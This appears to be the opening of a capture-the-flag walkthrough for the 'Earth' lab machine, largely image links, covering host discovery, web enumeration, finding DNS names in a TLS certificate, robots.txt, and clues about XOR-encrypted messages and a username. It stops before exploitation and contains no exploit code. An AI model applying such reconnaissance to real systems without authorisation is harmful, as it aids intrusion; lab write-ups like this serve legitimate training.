
|  |  |  |
| --- | --- | --- |
| **Role** | **IP (example)** | **Notes** |
| Kali / Attacker | **10.0.2.4** | replace with yours |
| Earth VM / Victim | **10.0.2.11** | from your DHCP / netdiscover |

Reconnaissance





Ip address of Victim Machine: 10.0.2.11




Web Enumeration

Since,the port 80 was open so we will check http://10.0.2.11





OKAY but we know 443 port is also open

[https://10.0.2.11/](https://10.0.2.11/)

https://10.0.2.11 shows Fedora test page but nothing helpful.


**Tip:** Always inspect the TLS certificate.  
In FireFox / Chrome → *Padlock ▸ Certificate ▸ Subject Alternative Name*.


**Found DNS names**


earth.local

terratest.earth.local












<https://terratest.earth.local/robots.txt>






We know that XOR encryption was used to encrypt the messages we saw on the Earth main page! If you read carefully there is an entry saying : testdata.txt was used to test encryption, so let’s see if we can open testdata.txt




Okay — to sum up all we have up to this point:


* we have the username which is terra <- from testingnotes.txt
* we have the encrypted message from the earh.local page
